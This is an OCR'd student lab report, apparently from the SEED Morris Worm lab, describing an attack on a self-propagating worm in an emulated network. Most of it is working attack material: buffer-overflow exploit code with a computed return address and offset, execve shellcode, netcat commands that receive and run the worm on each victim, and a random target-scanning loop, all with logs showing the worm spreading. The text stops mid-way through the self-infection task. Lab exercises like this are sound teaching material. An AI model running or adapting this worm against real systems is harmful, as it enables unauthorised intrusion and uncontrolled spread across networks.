
Malware Design: Morris Worm

Task-1: Attack Any Target Machine


steps:

1. At first, I had to turn off the address randomization so that the value of ebp and buffer address does not change every time I run the command to get these addresses.

2. Then I had to find out the ebp address and buffer address. To do that I had to run this command.



3. The output of this command was like this:



4. Now, I had to modify the worm.py file situated in the worm folder so that I can generate a badfile with a malicious shellcode. I had to set the return address and offset in the worm.py file.

```
def createBadfile():
    content = bytearray(0x90 for i in range(500))
    ######################################################################
    # Put the shellcode at the end
    content[500-len(shellcode):] = shellcode

    ret    = 0xffffd5f8 + 0x24  # hex 24 added for debugger
    offset = 116  # decimal value of ((0xffffd5f8 - 0xffffd588) + 4 )

    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
    ######################################################################

    # Save the binary code to file
    with open('badfile', 'wb') as f:
        f.write(content)
```

5. Then I had to make this worm.py file executable and run this file using this command.

```
[08/06/22]seed@VM:~/.../worm$ chmod +x worm.py
[08/06/22]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
**********************************
>>>>> Attacking 10.151.0.71 <<<<<
**********************************
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
```

6. The result of running this command can be seen in the terminal of internet-nano. The output is like this:

```
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | (^_^) Shellcode is running (^_^)
```

This line was written in the shellcode which has been executed in the terminal for host “10.151.0.71”. So, the buffer overflow attack has been successful.

Task-2: Self Duplication

steps:

1. For this task, I wrote a command to receive a file as a server in the shellcode.

```
# You can use this shellcode to run any command you want
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';nc -lnv 8000       "
   " > worm.py;                                                 "
   "                                                          *"
   "1234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

The line “nc -lnv 8000 > worm.py” means that it will receive a file using 8000 port which will be named worm.py.

2. To send the file I had used this code.

```
# Give the shellcode some time to run on the target host
time.sleep(1)
subprocess.run([f"cat worm.py | nc -w3 {targetIP} 8000"], shell=True)
```

3. Then I was able to see the worm.py file through the shell of “10.151.0.71” under the ‘bof’ folder.

```
[08/06/22]seed@VM:~/.../internet-nano$ dockps
8d010e2d9169  seedemu_client
339508d3e54c  as153r-router0-10.153.0.254
961b0d1dd97e  as153h-host_1-10.153.0.72
7a484814b434  as153h-host_2-10.153.0.73
31bff92aaef7  as152h-host_0-10.152.0.71
c1221171e9be  as151h-host_3-10.151.0.74
8d41252c60aa  as153h-host_3-10.153.0.74
4e07f615605e  as153h-host_0-10.153.0.71
8f1e315f3bc3  as151r-router0-10.151.0.254
2339593afeeb  as152h-host_1-10.152.0.72
f94c99458707  as151h-host_1-10.151.0.72
f64758bae72c  as100rs-ix100-10.100.0.100
f7498a0a7fe5  as152h-host_4-10.152.0.75
dd0fd8776a64  as151h-host_2-10.151.0.73
9b6149af4b6b  as153h-host_4-10.153.0.75
6bfc6802eaf1  as151h-host_0-10.151.0.71
6542986fa1fc  as151h-host_4-10.151.0.75
7256b98f34c7  as152r-router0-10.152.0.254
eb27cd506e25  as152h-host_2-10.152.0.73
b506d60d2da2  as152h-host_3-10.152.0.74
```

```
[08/06/22]seed@VM:~/.../internet-nano$ docksh 6b
root@6bfc6802eaf1:/# ls
bin   dev   ifinfo.txt       lib32   media  proc  sbin             srv       tmp
bof   etc   interface_setup  lib64   mnt    root  seedemu_sniffer  start.sh  usr
boot  home  lib              libx32  opt    run   seedemu_worker   sys       var
```

```
root@6bfc6802eaf1:/# cd bof
root@6bfc6802eaf1:/bof# ls
core  server  stack  worm.py
```

Task-3: Propagation

steps:

1. First, I had to randomize the selection of the host port. I wrote this code for that part.

```
def create_address():
    number_X = randint(151, 155)
    number_Y = randint(70, 80)
    address =  "10."+str(number_X)+".0."+str(number_Y)
    return address

def test_machine():
    ipaddr = create_address()
    #ipaddr = '10.151.0.71'
    check=0
    print(ipaddr)
    while True:
        while(check == 0):
            try:
                output = subprocess.check_output(f"ping -q -c1 -W1 {ipaddr}", shell=True)
                check=1
            except:
                print("node not found ")
                ipaddr = create_address()
        check=0
        result = output.find(b'1 received')
        if result == -1:
            print(f"{ipaddr} is not alive", flush=True)
            ipaddr = create_address()
        else:
            print(f"*** {ipaddr} is alive, launch the attack", flush=True)
            return ipaddr
```

```
# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
    return test_machine()
```


---


2. Then to propagate the worm I wrote this code in shellcode.


```
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';nc -lnv 8000       "
   " > worm.py; python3 worm.py; ping 1.2.3.4;                  "
   "                                                          *"
   "1234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```


I had already sent the worm.py file to victim's machine in previous task. Now I made this file executable and executed the file using "python3 worm.py" command.


3. The output was like this.






seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
as152h-host_0-10.152.0.71 | (^_^) Shellcode is running (^_^)
as152h-host_0-10.152.0.71 | Listening on 0.0.0.0 8000
as152h-host_0-10.152.0.71 | Connection received on 10.151.0.73 54462
as152h-host_0-10.152.0.71 | 151
as152h-host_0-10.152.0.71 | 75
as152h-host_0-10.152.0.71 | The worm has arrived on this host ^_^
as152h-host_0-10.152.0.71 | 10.151.0.73
as152h-host_0-10.152.0.71 | *** 10.151.0.73 is alive, launch the attack
as152h-host_0-10.152.0.71 | **********
as152h-host_0-10.152.0.71 | >>>>> Attacking 10.151.0.73 <<<<<
as152h-host_0-10.152.0.71 | **********
as151h-host_2-10.151.0.73 | Starting stack
as151h-host_2-10.151.0.73 | (^_^) Shellcode is running (^_^)
as151h-host_2-10.151.0.73 | Listening on 0.0.0.0 8000
as151h-host_2-10.151.0.73 | Connection received on 10.152.0.71 45336
as151h-host_2-10.151.0.73 | 153
as151h-host_2-10.151.0.73 | 78
as151h-host_2-10.151.0.73 | The worm has arrived on this host ^_^
as151h-host_2-10.151.0.73 | 10.151.0.80
as151h-host_2-10.151.0.73 | 10.151.0.80 is not alive
as151h-host_2-10.151.0.73 | 10.155.0.70 is not alive
as151h-host_2-10.151.0.73 | 10.153.0.76 is not alive
as151h-host_2-10.151.0.73 | 10.155.0.78 is not alive
as151h-host_2-10.151.0.73 | *** 10.153.0.73 is alive, launch the attack
as151h-host_2-10.151.0.73 | **********
as151h-host_2-10.151.0.73 | >>>>> Attacking 10.153.0.73 <<<<<
as151h-host_2-10.151.0.73 | **********
as153h-host_2-10.153.0.73 | Starting stack
as153h-host_2-10.153.0.73 | (^_^) Shellcode is running (^_^)
as153h-host_2-10.153.0.73 | Listening on 0.0.0.0 8000
as153h-host_2-10.153.0.73 | Connection received on 10.151.0.73 55376
as153h-host_2-10.153.0.73 | 155


seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
as153h-host_2-10.153.0.73 | (^_^) Shellcode is running (^_^)
as153h-host_2-10.153.0.73 | Listening on 0.0.0.0 8000
as153h-host_2-10.153.0.73 | Connection received on 10.151.0.73 55376
as153h-host_2-10.153.0.73 | 155
as153h-host_2-10.153.0.73 | 71
as153h-host_2-10.153.0.73 | The worm has arrived on this host ^_^
as153h-host_2-10.153.0.73 | 10.154.0.78
as153h-host_2-10.153.0.73 | 10.154.0.78 is not alive
as153h-host_2-10.153.0.73 | 10.154.0.71 is not alive
as153h-host_2-10.153.0.73 | 10.154.0.79 is not alive
as153h-host_2-10.153.0.73 | 10.154.0.78 is not alive
as153h-host_2-10.153.0.73 | *** 10.153.0.71 is alive, launch the attack
as153h-host_2-10.153.0.73 | **********
as153h-host_2-10.153.0.73 | >>>>> Attacking 10.153.0.71 <<<<<
as153h-host_2-10.153.0.73 | **********
as153h-host_0-10.153.0.71 | Starting stack
as153h-host_0-10.153.0.71 | (^_^) Shellcode is running (^_^)
as153h-host_0-10.153.0.71 | Listening on 0.0.0.0 8000
as153h-host_0-10.153.0.71 | Connection received on 10.153.0.73 52602
as153h-host_0-10.153.0.71 | 151
as153h-host_0-10.153.0.71 | 73
as153h-host_0-10.153.0.71 | The worm has arrived on this host ^_^
as153h-host_0-10.153.0.71 | 10.151.0.78
as153h-host_0-10.153.0.71 | 10.151.0.78 is not alive
as153h-host_0-10.153.0.71 | 10.151.0.78 is not alive
as153h-host_0-10.153.0.71 | *** 10.152.0.73 is alive, launch the attack
as153h-host_0-10.153.0.71 | **********
as153h-host_0-10.153.0.71 | >>>>> Attacking 10.152.0.73 <<<<<
as153h-host_0-10.153.0.71 | **********
as152h-host_2-10.152.0.73 | Starting stack
as152h-host_2-10.152.0.73 | (^_^) Shellcode is running (^_^)
as152h-host_2-10.152.0.73 | Listening on 0.0.0.0 8000



From these images we can clearly see that the worm is propagating.


Task-4: Preventing Self Infection


steps:


1. To stop self-infection, I wrote the shellcode like this where I checked whether the file worm.py exist or not. If it did not exist only then I wrote the code to receive the file and execute the worm.

